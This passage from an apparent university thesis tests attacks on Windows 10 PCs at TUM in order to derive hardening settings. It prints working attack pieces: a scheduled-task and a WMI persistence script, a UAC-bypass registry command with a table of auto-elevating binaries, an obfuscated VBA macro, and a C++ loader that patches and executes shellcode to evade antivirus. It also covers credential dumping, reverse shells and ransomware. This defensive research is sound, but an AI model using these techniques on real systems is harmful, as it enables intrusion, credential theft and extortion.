To narrow down the domain, we focused on Windows 10 since it is the most common OS for PCs and is also widely used at Siemens and the TUM. We considered two variants of Windows 10: in Variant 1, every setting has its default value and Variant 2 is the configuration used at the TUM. Variant 1 is the configuration most users use on their private PCs. With Variant 2, we wanted to add an instance used in a big organization. Our assumption here is that systems used in the corporate context are configured more securely than systems used in private households.

5.2. Approach

By focusing on realistic attacks, we excluded theoretically working attacks. Thus, we implemented all attacks discussed in the following. We did not publish the repository with the code of the attacks since we do not want to support cyber criminals, but we can share the repository on request with interested researchers.

For composing and describing the different attacks, we used a subset of the stages of the ATT&CK framework [70]. We focused on *Initial Access*, *Execution*, *Persistence*, *Privilege Escalation*, *Defense Evasion*, *Credential Access*, *Command and Control*, and *Impact*. Additionally, we matched the found methods to the rules of the CIS and the DISA. Furthermore, we used additional publicly available information from blogs or repositories to improve the guides with new rules that blocked our attacks. This section will discuss the different stages of our attacks and what methods we used.

To be clear: we did not attack uninformed TUM employees. We did not access or delete sensitive TUM-related data. We conducted our experiments on TUM-PC instances we ordered precisely for the purpose of being attacked.

Likewise, we do not claim that we discovered the weaknesses described in section. We collected them from papers, forums, blogs, and other publicly available sources. However, we reimplemented them if no implementation was available, collected them, and combined them to the attacks discussed in Section 5.3. Furthermore, we analyzed them to find potential configuration countermeasures.

5.2.1. Initial Access

In the first stage, we must bring our malicious programs to the victims' PCs and trick them into executing the programs. We could not implement a zero-click attack on up-to-date Windows 10 systems. On the one side, it is not surprising. On the other side, this is a big caveat for this chapter and this thesis. We will discuss this later in Section 5.5.

For our attacks, we focused on Phishing. Attackers can copy the corporate design of a public university like the TUM with minimal effort. They can use content from the website

or circular emails to create emails that look authentic but are fake. Thus, we assumed this part of the attacks posed the highest risk to an institution like the TUM.

Furthermore, attackers can use open-source exploitation frameworks to infiltrate web browsers. This enables them to launch social engineering attacks to trick victims into opening and executing malicious files. For our attacks, we spread links to these websites via emails using the BeEF framework for web browser penetration testing [60]. The first attack vector we implemented using BeEF tricks the user so that they install a malware themselves. The idea here is to show the victim an alert banner stating that they need additional software to experience all the website's features. If they click on the banner, the browser downloads the malware.

Furthermore, we used the tool XSShell [124] and BeEF to establish a WebSocket-based reverse shell [30]. Another option would be to use a clickjacking plugin module [60]. This module shows an alert and redirects the users to a custom website whenever they click on any element of the compromised website, which shows the possibilities of such an attack.

In summary, we focus on phishing emails as initial access for our attacks. However, the huge caveat will be discussed later in Section 5.5. These phishing emails can establish the initial access on the Windows 10 in the default configuration and the configuration used at the TUM. After presenting the different phases of the attacks, we will show in Section 5.3 how we use them to start concrete attacks. In Section 5.4.1, we will then show which configuration measures would make our phishing mailing strategy harder or impossible in practice.

5.2.2. Execution

The starting point of the execution is that a user has received a phishing email. Next, we want them to start a script or program to trigger our attack.

We can trick the user into executing our malware if we make the file look less suspicious. If the Microsoft Office suite is installed – which is usually the case in corporate environments –, Word, Excel, et cetera open `.doc` / `.docx`, `.ppt`, / `.pptx`, respectively `.xls`, / `.xlsx` files. Users are trained not to click on potentially malicious files like a `.exe` but do not suspect a `.xlsx` file since they open many of these daily.

We will discuss two techniques we used to disguise the appearance of a file using the Backdoorppt tool [80]. The first and trivial one exploits that Windows 10 systems hide the extensions for known file types per default. Thus, an attacker can add two suffixes to a file name, e.g., `File.doc.exe` and Windows 10 displays it as `File.doc`. The second one uses the Right-To-Left Override (RTLO) Unicode character `U+202E` to change the text flow from right to left. Windows 10 displays `reg U+202E xslx.exe` as `regexe.xlsx`, but it will simply execute the `.exe` when the user clicks on it.

We also experimented with injecting malicious binary code into valid installers or programs. However, Windows 10 treats and executes this as a `.exe` application. In our experiments, we could apply this technique successfully on the Sysinternals Process Explorer and Irfanview, an image viewer tool. We created with Metasploit a reverse TCP

```
schtasks /create /tn "Innocent looking name" /tr "%CD%\malicious_file.exe" /sc minute /mo
↪  5
```

Listing 5.1.: Example for persistence via the task scheduler.

connector and injected it with the Backdoor Factory [83] into the two programs. This injection worked on the `.exe` files and the `.msi` installers, and the applications launched without errors. At the same time, the malicious shell code created a reverse TCP connection between the victim and the attacker machine.

Another execution strategy we implemented is based on the `autorun.inf` file, e.g., on USB sticks. If the victim inserts them into their computer, an unhardened Windows 10 executes the content of the `autorun.inf` directly. Related to this is the Windows Script Host, which allows Windows 10 to execute JavaScript and VBScript files.

Next, we implemented execution strategies attacks based on PowerShell. Since PowerShell is preinstalled on Windows 10 and more potent than the old `cmd`, it is the perfect facility for attackers to execute any attack, e.g., starting a ransomware. Thus, the Windows Defender Antivirus checks PowerShell scripts to find potentially dangerous scripts. However, we will discuss later how we used obfuscation to bypass this.

Lastly, we implemented execution strategies based on Microsoft Office macros. Although a victim has to confirm the macro execution, most employees will do this because they have to do it all the time for legitimate macros. Since macros have been used by attackers for years, Microsoft recently decided to block macros from the internet in Office by default [67].

To summarize this section, we implemented various execution strategies based on malicious executables, Microsoft Office macros, manipulated executables or installers, infected USB sticks, and PowerShell scripts. In Section 5.3, we will show how we use the execution strategies in our attacks before we explain in Section 5.4.2 how the administrators can block the different execution strategies.

5.2.3. Persistence

To consistently acquire control over the system, attackers can establish a persistent backdoor on a remote system when it is actively running. We implemented two strategies to gain permanent control of the system, and only some strategies require administrative privileges.

Listing 5.1 shows how to schedule that `malicious_file.exe` runs every 5 minutes; even with administrator privileges if the attacker already holds these privileges and adds `/RL HIGHEST`. The second strategy is the WMI functionality, allowing the attacker to schedule a service to run at a time specified by the query. The attacker needs elevated privileges for this strategy. However, the victim cannot find a trace of this attack in the task scheduler but has to download and install the Windows Sysinternals tool and use it to scan for suspicious WMI calls.

Listing 5.2 shows how we can define a query in the WMI Query Language to run our

```
$args_as_dict = @{
    EventNamespace = "root/cimv2"
    Name           = "Innocent Task Name"
    Query          = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
    ↪  TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND 300 <=
    ↪  TargetInstance.SystemUpTime AND TargetInstance.SystemUpTime < 401"
    QueryLanguage  = "WQL"
}
Set-WmiInstance -Arguments $args_as_dict -Class __EventFilter -Namespace root/subscription
```

Listing 5.2.: WMI Query Language example to persist the attackers' system access.

malware between 300 and 400 seconds after every Windows startup.

Persistence strategies are usually not part of attack demonstrations, but they are still essential to fight; especially since cybercriminals currently tend to conduct extensive and partially automated infection campaigns, persist their access, and start the actual attack days or weeks later. Thus, we will discuss how to fight this with more secure values in Section 5.4.3.

5.2.4. Privilege Escalation

After starting and executing our attack and establishing persistent access to the system, we implemented privilege escalation strategies. Here, we focus on the User Account Control (UAC) functionality of modern Windows systems. In modern Windows, the UAC assures that software has only limited privileges, i.e., cannot change specific files or cannot execute certain programs. Only if an administrator *elevates* its privileges the software gets these additional capabilities as well. In that case, Windows prompts the user for confirmation, and – if the current user does not have administrator rights – the password of an administrator.

We can trigger this user prompt with the elevate tool [59]. Suppose we managed to sign our malware with an *Extended Validation Certificate* or a certificate approved by an installed root certificate. In that situation, the elevation prompt has a more *trustworthy* blue instead of the *suspicious* yellow, thus looking more legitimate. Users are used to programs requiring elevation, e.g., installers or some games. Therefore, they may agree to the request without further questioning.

Suppose the current user has administrator rights and starts a malware. In that case, we can completely circumvent the UAC using the automatic elevation on Windows. The idea of the Windows feature is that the UAC prompt does not appear for all programs. Windows grans elevated privileges automatically to some system executables. We need

```
reg add SERVICE_REGISTRY_KEY /c %CD%\malicious_file.exe" /d "cmd.exe /f && reg add
↪  SERVICE_REGISTRY_KEY /f /v "DelegateExecute"
```

Listing 5.3.: Script to trigger the privilege escalation.

Automatically Elevated Service	Registry Key to Set	.exe File to Start
Backup and Restore Service	HKCU\software\classes\folder\shell\open\command	sdclt
Computer Management Snapin Launcher	HKCU\software\classes\mscfile\shell\open\command	compmgmtlauncher
Helper for Features On Demand	HKCU\software\classes\ms-settings\shell\open\command	fodhelper
Set Program Access and Computer Defaults Control Panel	HKCU\software\classes\ms-settings\shell\open\command	computerdefaults
Troubleshooting tool to reset the Windows Store	HKCU\software\classes\appx82a6gwre4fdg3bt635tn5ctqjf8msdd2\shell\open\command	wsrest

Table 5.1.: Examples of system executables that allow the UAC bypass.

certain three things to exploit this behavior First, we must set the `autoElevate` key or change the file name to one of the allowed names. Second, we have to sign them with a trust certificate; Third, we must run them from a trusted directory, e.g., from the `C:\Windows\` directory [133].

Whenever some of these automatically elevated executables run, they perform a look-up in specific registry keys and execute whatever we specify in these keys. Anything started this way inherits the administrative privileges from the starting elevated executable. We can exploit this by manipulating these registry keys to contain CMD or PowerShell scripts for starting an attack. Afterward, we start such an automatically elevated executable, and the previously added scripts can start our now elevated attack.

Table 5.1 shows some of these automatically elevated executable; to our knowledge, there is no Windows-internal mechanism that could prevent the UAC bypass for these files. Listing 5.3 shows how we first put our `%CD%\malicious_file.exe` into such a registry entry, and then tell Windows to delegate the privileges; `SERVICE_REGISTRY_KEY` has to be one of the keys in Table 5.1. Ultimately, we only have to start the corresponding program to initiate our elevated attack.

As described above, it is not that difficult to escalate the privileges on Windows 10 under certain circumstances. We will demonstrate this concretely in Section 5.3.4 and how to fix this in Section 5.4.4.

5.2.5. Defense Evasion

On step which is important during the whole course of the attack is the Defense Evasion. In our case, this defense mainly was the Windows Defender Antivirus, the preinstalled Windows's antivirus software. It uses local and online malware data and artificial intelligence techniques to scan potentially dangerous files [28]. Although it performs better with an internet connection, Windows Defender Antivirus keeps the local malware data up-to-date to provide good offline functionality.

Microsoft and most other antivirus software vendors do not reveal their malware criteria; an attacker could otherwise craft their malware not to match these criteria. In our experiments, we circumvented the other, commercial antivirus software on the TUM systems

```
Sub AutoOpen()
    ' Runs directly when the file is opend
    ActiveDocument.Variables("Mn90Cwz7wSnhJ0bG").Value =
    ↪ "cn57NykEqUACyP4hX...7NoSnFLVfeuREp27QAWmMMqKAQ2fnMoZ4wrboT"
    ' Call malicious function
    nDPijk98bI
End Sub

Private Sub nDPijk98bI()
    Dim Y3G4j7J5aLHe21 As Integer
    Dim kQ9hptiCsZnKk As Integer
    kQ9hptiCsZnKk = (-3 + 3)
    For Y3G4j7J5aLHe21 = Asc("A") To Asc("Z"): vPReONPYwkvieD(kQ9hptiCsZnKk) =
    ↪ Y3G4j7J5aLHe21: kQ9hptiCsZnKk = kQ9hptiCsZnKk + (1 + (0 Xor 0)): Next
        For Y3G4j7J5aLHe21 = Asc("a") To Asc("z"): vPReONPYwkvieD(kQ9hptiCsZnKk) =
        ↪ Y3G4j7J5aLHe21: kQ9hptiCsZnKk = kQ9hptiCsZnKk + (1 + (0 Xor 0)): Next
            For Y3G4j7J5aLHe21 = Asc("0") To Asc("9"): vPReONPYwkvieD(kQ9hptiCsZnKk) =
            ↪ Y3G4j7J5aLHe21: kQ9hptiCsZnKk = kQ9hptiCsZnKk + (1 Xor 0): Next
                vPReONPYwkvieD(kQ9hptiCsZnKk) = Asc("+"): kQ9hptiCsZnKk = kQ9hptiCsZnKk +
                ↪ 1
                vPReONPYwkvieD(kQ9hptiCsZnKk) = Asc("/"): kQ9hptiCsZnKk = kQ9hptiCsZnKk +
                ↪ (1 Xor 0)
                For kQ9hptiCsZnKk = 0 To (57 + (24 Xor 90)): AjfXIddJWRFiHl(kQ9hptiCsZnKk)
                ↪ = 255: Next
                    For kQ9hptiCsZnKk = (7 - 7) To (25 + 38):
                    ↪ AjfXIddJWRFiHl(vPReONPYwkvieD(kQ9hptiCsZnKk)) = kQ9hptiCsZnKk:
                    ↪ Next
                        YS5L4ifZfc = True
    ' Rest of the malicious function ...
End Sub
```

Listing 5.4.: Example of an obfuscated VBScript macro.

way easier than the *free* Windows Defender Antivirus. Thus, we focused on evading the Windows Defender Antivirus.

Our primary method to circumvent the antivirus software was obfuscation. Obfuscation techniques should make it harder for an individual or software to understand a program. Antivirus software try restoring the original program and looking for known suspicious function calls or patterns. Since they regularly update their malware databases, a malware evades the Antivirus software usually only for a limited time. Hence, we–here in the role of attackers–must continuously improve the obfuscation methods if we want our malicious files to remain undetected. We combined static and dynamic obfuscation techniques to evade the Windows Defender Antivirus. Static obfuscation techniques alter the source code before it is executed. In contrast, dynamic obfuscation creates the actual program only during the execution.

Listing 5.4 shows a VBScript macro statically obfuscated with a VBA obfuscation tool [55]. It is way harder to understand the behavior of this macro in this obfuscated form. Since the static obfuscation techniques are public, as in the case of tools like Tigress [19] or discovered by security researchers, these security researchers will likely publish the corresponding de-

```
0:   48 31 C9                    xor     rcx,rcx
3:   48 81 E9 CD AB FF FF        sub     rcx,0xFFFFABCD
A:   48 8D 05 AB EF FF FF        lea     rax,[rip+0xFFFFEFAB]
11:  48 BB 99 A3 D9 A9 55 E7 E3 7D movabs rbx,0x7DE3E755A9D9A399
1B:  48 31 58 3A                 xor     QWORD PTR [rax+0x3A],rbx
1F:  48 2D 9F D5 FF FF           sub     rax,0xFFFFD59F
25:  E2 F4                       loop    0x1B
```

Listing 5.5.: Assembler instructions of an exploit before the obfuscation.

obfuscation; an updated version of the Antivirus software can then use this de-obfuscation. It might detect the malicious intent of the de-obfuscated program. Dynamic obfuscation techniques are harder to detect and reverse since the Antivirus software has to execute the right parts of the obfuscated program to create the malicious code in memory and scan the code in memory at exactly this time. Since this severely impacts the system's performance, the Antivirus software cannot scan the code in memory all the time, reducing the probability of seeing the malicious code.

We obfuscated our source code dynamically for our attacks as suggested by Kanzaki et al. [45]. We added NOPs (`0x90` in hex code) and replaced bytes of the malicious code in the executable; during runtime, we update the forged bytes to their original value and restore the malicious code. Combined with static code obfuscation, we could successfully mitigate the currently up-to-date version of Windows Defender Antivirus and other modern commercial antivirus software. Listing 5.5 shows a malicious exploit's unmodified hex code part and the corresponding Assembler instructions. One can generate this shell code using the `msfvenom` command in the Metasploit framework.

First, we replace the first and the third byte, i.e., `0x48` with `0xFF` and `0xC9` with `0xAA`. Second, we insert two NOP instructions at the beginning. The NOPs do not change the program logic, and another program corrects the byte replacements later at runtime. Listing 5.6 shows how these changes affect the hex code translation into assembler instructions.

```
0:   90                          nop
1:   90                          nop
2:   FF 31                       push    QWORD PTR [rcx]
4:   AA                          stos    BYTE PTR es:[rdi],al
5:   48 81 E9 CD AB FF FF        sub     rcx,0xFFFFABCD
C:   48 8D 05 AB EF FF FF        lea     rax,[rip+0xFFFFEFAB]
13:  48 BB 99 A3 D9 A9 55 E7 E3 7D movabs rbx,0x7DE3E755A9D9A399
1D:  48 31 58 3A                 xor     QWORD PTR [rax+0x3A],rbx
21:  48 2D 9F D5 FF FF           sub     rax,0xFFFFD59F
27:  E2 F4                       loop    0x1D
```

Listing 5.6.: Assembler instructions of an exploit after the obfuscation.

```
1  #pragma comment(lib, "user32.lib")
2  #include "pch.h"
3  #include "windows.h"
4
5  int main()
6  {
7          ::ShowWindow(::GetConsoleWindow(), SW_HIDE);
8
9          HRSRC current_string = FindResource(NULL, MAKEINTRESOURCE(RESOURCE_ID),
           ↪  "resource_type");
10         HGLOBAL data_of_resource = LoadResource(NULL, current_string);
11         DWORD size_of_resource = SizeofResource(NULL, current_string);
12
13         void *command_to_execute = VirtualAlloc(0, size_of_resource, MEM_COMMIT,
           ↪  PAGE_EXECUTE_READWRITE);
14         memcpy(command_to_execute, data_of_resource, size_of_resource);
15
16         char *pointer_to_command_in_memory = (char *)command_to_execute;
17
18         char actual_byte[] = "\xFC";
19         memcpy(pointer_to_command_in_memory + 2, actual_byte, 1);
20         actual_byte = "\x83";
21         memcpy(pointer_to_command_in_memory + 4, actual_byte, 1);
22
23         ((void (*)())command_to_execute)();
24         return 0;
25 }
```

Listing 5.7.: C++ code to execute the obfuscated binary.

The first operations after the two inserted NOPs are now a `push` and a `stos` instruction (line 3-4) instead of a `xor` as in the first line of Listing 5.5.

Listing 5.7 shows the parts of the C++ program that restores the malware in memory. First, we load the obfuscated malware from a resource file. Next, we replace the forged bytes, i.e., `0xAA` and `0xFF`, with their original values; due to the two NOPs, they are at offset 2 (line 19) and 4 (line 21). In the end, we execute the shell code in line 23. We combined two techniques here: Byte-based shell code modification to evade antivirus detection [40], and loading and executing shell code from resource files [41]. As a result, these obfuscation techniques successfully mitigate the Windows Defender Antivirus checks.

Figure 5.2 shows our complete process. We send an email with a `.doc` attached. The `.doc` file contains an obfuscated VBA macro. If the user opens the file and enables the macro, it runs a Base64-encoded PowerShell command. This PowerShell command downloads and starts the compiled version of the C++ presented above. The compiled C++ program also includes the resources file, loads it into the memory, patches it to create in memory the original malware, and runs the malware afterward. Ultimately, this results in an infected system.

The result of this section is not that we invented a new obfuscation technique nor that our code will always be undetected. However, we used public papers and open-source code to implement a combination of obfuscation techniques that circumvents the default




Figure 5.2.: Evasion Process Summary.

antivirus software on Windows 10. We did not want to share –especially– this part of our implemented attacks on an open-source platform like GitHub. However, we are willing to share it with interested researchers. The obfuscation we implemented was part of all attacks discussed in Section 5.3. Although it is hard to fight obfuscation, we can apply specific configurations discussed in Section 5.4.5.

5.2.6. Credential Access

When we attack a system, we usually cannot directly attack the most exciting parts. However, we must be patient and collect the necessary data. Here, the credential access phase comes into play. A naive way to get credentials, e.g., the administrator's password, we implemented is a brute-force attack. We implemented this credential access strategy for local checking or via the Remote Desktop Protocol (RDP) and used the tool `Hydra` [36].

Windows systems store user credentials in memory as New Technology LAN Manager (NTLM) hashes, but we can extract them from the Windows process `lsass.exe` (Local Security Authority Subsystem Service); we can do it manually or simply using the tools `Mimikatz` [21] or `Dumpert` [18]. We could now try to crack the hashes, e.g., with `Hashcat` [106] or `CrackStation` [37], to get an input resulting in the given hash. However, we can also authenticate ourselves to directories, network resources, and servers by passing the NTLM hash again, e.g., via `Mimikatz`.

The following strategy we implemented targets passwords stored in web browsers. We can extract the plaintexts of these passwords using the `Nirsoft` password recovery tools [104], e.g.,
`WebBrowserPassview`, `Chromepass`, or `Mail Passview`. `WebBrowserPassview` extracts passwords from all browsers, whereas `Chromepass` is specifically designed for

Google Chrome, and `Mail Passview` extracts passwords stored in email clients (e.g., Microsoft Outlook). Furthermore, we implemented an attack on WLAN security keys.

The next strategy to access credentials we implemented is based on `Memory forensics`, i.e., analyzing a memory dump of a system to extract valuable information. The page file `C:\pagefile.sys` is located in the Windows root directory. If Windows needs more memory than RAM is available, it outsources data to this page file. After a system restart or crash, Windows uses these data to restore information or speed up the boot process. However, Windows dumps the page file without encryption to the hard drive. Moreover, Windows uses the hibernation file `C:\hiberfil.sys` to store data required for recovering from hibernation mode. `Clear Memory` [47] is a tool that allocates chucks of memory forcing Windows to push data to the page file; Using like tools, e.g., `AccessData FTK Imager`, `RawCopy` [102], or `Hobocopy` [1], we can then analyze the page file and hibernation file.

Another credential access strategy is to use file carving to reconstruct files from a memory dump, e.g., from a page or hibernation file, using tools like `Scalpel` [13], `Foremost` [48], and `PhotoRec` [31]. We implemented several credential access strategies to use these tools to extract data and even images from a page file.

Our next credential access strategy focuses on BitLocker. BitLocker is a software for full volume encryption included in the Windows 10 We can use a numerical PIN, a password or a key on a Trusted Platform Module (TPM). However, many hardware-based encryption techniques used in SSDs had severe security flaws regarding their encryption mechanisms in the past, potentially enabling access to the stored data without the victim's password [64]. Furthermore, there are techniques to sniff the key from a TPM 2.0 (as well as TPM 1.2) device by using a logic analyzer if we can manipulate the hardware [2]. Due to the missing hardware and hardware skills, we could not implement this attack ourselves. However, we will discuss the ramifications of such an attack later in Section 5.4.6.

There are many different ways to harvest credentials on a Windows 10 system, and we have implemented a couple of them. However, some of them can be completely blocked by security configuration, while others are way more difficult; we will present them in Section 5.4.6.

5.2.7. Command and Control

This section describes the strategy we implemented for commanding and controlling our attacks. The acquisition of a remote console allows an attacker to execute any MS-DOS commands on a machine. Most exploits can be launched remotely using the command line directly, PowerShell scripts, or downloading and running files from a web server. The advantage is that the malicious program code is not in the payload dropped and executed initially onto the system by the users. The initial payload only establishes the remote connection that grants the attackers control over the system.

Files from less secure sources, e.g., if a browser has downloaded them, undergo more rigorous security checks on Windows. However, they will face way less rigorous checks if we download them via PowerShell. Thus, we can use PowerShell to download and run




Figure 5.3.: Command-and-Control Process.

our malware. The first step here is usually to establish a reverse TCP connection to our command-and-control server; We can run any command on the victim's machine after establishing this reverse TCP connection.

Figure 5.3 shows how our command-and-control process looks like. Our command-and-control process starts after the infiltration depicted in Figure 5.2. The infected computer downloads and starts via PowerShell our malicious program to establish the reverse TCP connection. From the outside, this looks like a standard TCP connection to any server but enables us as attackers to run arbitrary commands on the machine. We implemented this using Metasploit payloads. For these payloads, we can select between staged payloads and stageless payloads. Staged payloads only contain the minimum of code needed to allocate memory, download the rest of the code, make it executable, run it, and thus establish the reverse TCP connection. Stageless payloads are bigger since they include directly all the code needed to establish the TCP connection. We could only successfully attack Windows 10 instances with obfuscated, stageless payloads since Windows Defender Antivirus detected all staged handlers immediately.

During the implementation of our attacks, the command-and-control phase was mainly part of other activities. However, we think it is crucial to understand it as a distinct part of the attack and, thus, find configuration settings, e.g., the ones presented in Section 5.4.7 for this phase.

5.2.8. Impact

For our last phase, we implemented several methods to have an *impact* on a potential system user. Attacks can have many different motivations and goals. Even if we cannot block an

```
Window: 'Mozilla Firefox'
PAYPAL.COM[RETURN]
Window: 'Send Money, Pay Online or Set Up a Merchant Account - PayPal - Mozilla Firefox'
[LMOUSE]
Window: 'Mozilla Firefox'
Window: 'Log in to your account - Mozilla Firefox'
[LMOUSE]YOURUSER[LMOUSE]THISCOULDBEYOURPASSWORD
[RETURN]
```

Listing 5.8.: Collected user data.

attacker from accessing our system but block his goal, we might still successfully defend our system.

Suppose attackers acquire administrative privileges via one of the techniques discussed in Section 5.2.4. In that case, they can turn off existing defense mechanisms and prepare the system for further exploitation. They can entirely turn off the Windows Defender Antivirus or exclude paths. The latter option will likely remain undetected by the user and does not require a reboot. Furthermore, they can uninstall Antivirus software silently without notifying the user.

In our experiments, we could use the Windows system command-line utility `certutil` to download malicious files disguised as Base64-encoded `.txt` files [65]. Next, we created different programs, e.g., a keylogger, to monitor a potential victim's future behavior to get sensitive information. Listing 5.8 shows what kind of information we could collect with the open-source keylogger tool [63] for Windows. One can see the used program, the title of the visited site, and clicks and entered characters. After collecting these data, we can use them to get more data or expand our attack. Suppose we use a keylogger with a screen capture tool. In that case, we can align the entered passwords with the visited sites, e.g., to take a screenshot after the online banking password was entered. The multipurpose tool `ffmpeg` was beneficial for this attack vector.

Next, we implemented an attack strategy to access a potential victim's camera via `Command Cam` [11]. An actual attacker could use such an attack to gather sensitive material to blackmail victims or search for passwords on sticky notes. The last impact attack vector we implemented considered Ransomware, more precisely *cryptoviral extortion*. Here, the malware encrypts the victim's files, usually using a symmetric key, and demands a ransom in exchange for the key to decrypt the files again. Ransomware usually sends the decryption key to an attacker-owned server before encrypting the files and deletes it permanently from the system after the encryption; otherwise, the victim could recover the key and decrypt the files without paying the ransom. We implemented the ransomware for our experiments in Python using AES in Counter Mode. To our surprise, Windows Defender Antivirus did not flag the resulting program as malicious. The scans only identify programs as ransomware already known and existing in the antivirus signature databases, not custom-made and newly written ones.

As demonstrated, we implemented several ways of getting sensitive data from the user

or harming the user. Our ransomware might not be fast or sophisticated, but it shows how easy it is to write such malware. How we can protect our privacy and data against these attacks will be discussed in Section 5.4.8.

After discussing the different phases of attacks separately, we will combine them into full attacks consisting of several phases.

5.3. Evaluation of the resulting attacks

As already mentioned, we implemented all the different attack strategies discussed in Section 5.2. We executed them successfully as they are. However, we composed some of them into full attacks and tested thiese full attacks on a Windows 10 instance used at the Technical University of Munich (TUM). We used this configuration to have a realistic target. Most employees at the TUM use Windows 10 on their workplace PCs. If they use it, most of them use a preconfigured version called TUM-PC. Setting up Windows 10 and installing standard software like the Microsoft Office suite is a repetitive and time-consuming task. Thus, the goal of TUM-PC is to automate the setup of Windows clients as much as possible and reduce the time the administrators at the chairs need to do so. The TUM-PC also includes some preinstalled software, e.g., the Microsoft Office suite and an additional antivirus software. They state on their website [57] explicitly that they do not configure everything and that the administrators of the chairs have to configure some parts themselves including everything related to security. In practice, as stated earlier in this thesis, the administrators may not have the knowledge and may have other priorities, and thus, the used TUM-PCs are kept in their insecure initial configuration. However, we assumed that the additional antivirus software would potentially make the attacks working on a Windows 10 in the default configuration more difficult or impossible.

We discuss the following five attacks. We recorded each attack so that one can rewatch the attack.

- Ransomware: we encrypt all data on the computer of our fictive victim.[1]
- Password extraction: we steal passwords stored on the computer of our victim.[2]
- Keylogger: we run a software that tracks all keys the victim is entering on the keyboard.[3]
- UAC-Bypass: we get administrator privileges if the user is a local administrator.[4]
- Phishing: the victim opens a fake website and their system is compromised, e.g., via a forged plugin.[5]

5.3.1. Ransomware Attack

As initial access, we chose a forged email with an attached `.doc` file. To make the email look legitimate we reused a text that is sent each semester to all employees at the TUM. Since the real email with this text always has an attached document, there is a high chance that many employees would open the attachment. In the attachment, there was an included malicious macro. Since we applied the techniques discussed in Section 5.2.5, neither the Windows Defender Antivirus nor the professional antivirus software could detect the malicious intent of the macro; we could trick the professional antivirus software even easier than the Windows Defender Antivirus. Thus, the only protection is the banner of Word stating that there is a macro included in this document and asking whether the user wants to execute this macro. Existing case studies [74] show that many employees simply click on *Enable*, especially when Microsoft Office macros are widely used in the corporate environment.

In the recording, one can see the macro downloading the real malware from a file server we have set up, e.g., mainly serves as a file dropper (see Section 5.2.5). With the downloaded program, we establish a reverse TCP connect to the computer of the victim and can open a remote shell there. Next, we download the program with ransomware and execute it. One can see the result in the recording: all documents are now encrypted. The next step of the attack would now be to either show some hint to the victim or to send an email describing how they should send us the ransom to retrieve the key for the decryption of the data.

5.3.2. Password extraction

For this attack, we used the same Initial Access vector as in Section 5.3.1. One can see in the recording that we download two other programs in the background namely `file1.exe` and `file2.exe`. The first program extracts the password from email clients, e.g., Outlook, the second program extracts the passwords from web browsers, e.g., Firefox. Both programs

[1] tum.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=19cc4d89-8cb9-422e-8152-ac5a01489d4d
[2] tum.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=6a21665d-d5f3-4c72-b887-ac5a01489d20
[3] tum.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=6f51ce95-1ffb-49f1-b98a-ac5a01489ce4
[4] tum.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=5e28994d-3484-49be-aa74-ac5a0148a0ec
[5] tum.cloud.panopto.eu/Panopto/Pages/Viewer.aspx?id=e8383256-c767-4be6-8f19-ac5a01489ca5

write the results in texts files and post them afterward to our file server. We can then inspect the credentials on our machine. Since most universities like the TUM use Single Sign-On solutions, we as attackers can now not only read the victim's emails, but also use any other service of the university. For example, if a secretary clicked on it, the attacker could upload fake student grades. Additional security measures like two-factor authentication (2FA) or even multifactor authentication (MFA) could mitigate this threat. However, they have not been implemented yet at the TUM. None of the both programs triggered any warning on the machine of the victim. Thus, the victim would in this case not even know that they have been attacked in contrast to the ransomware attack.

5.3.3. Keylogger

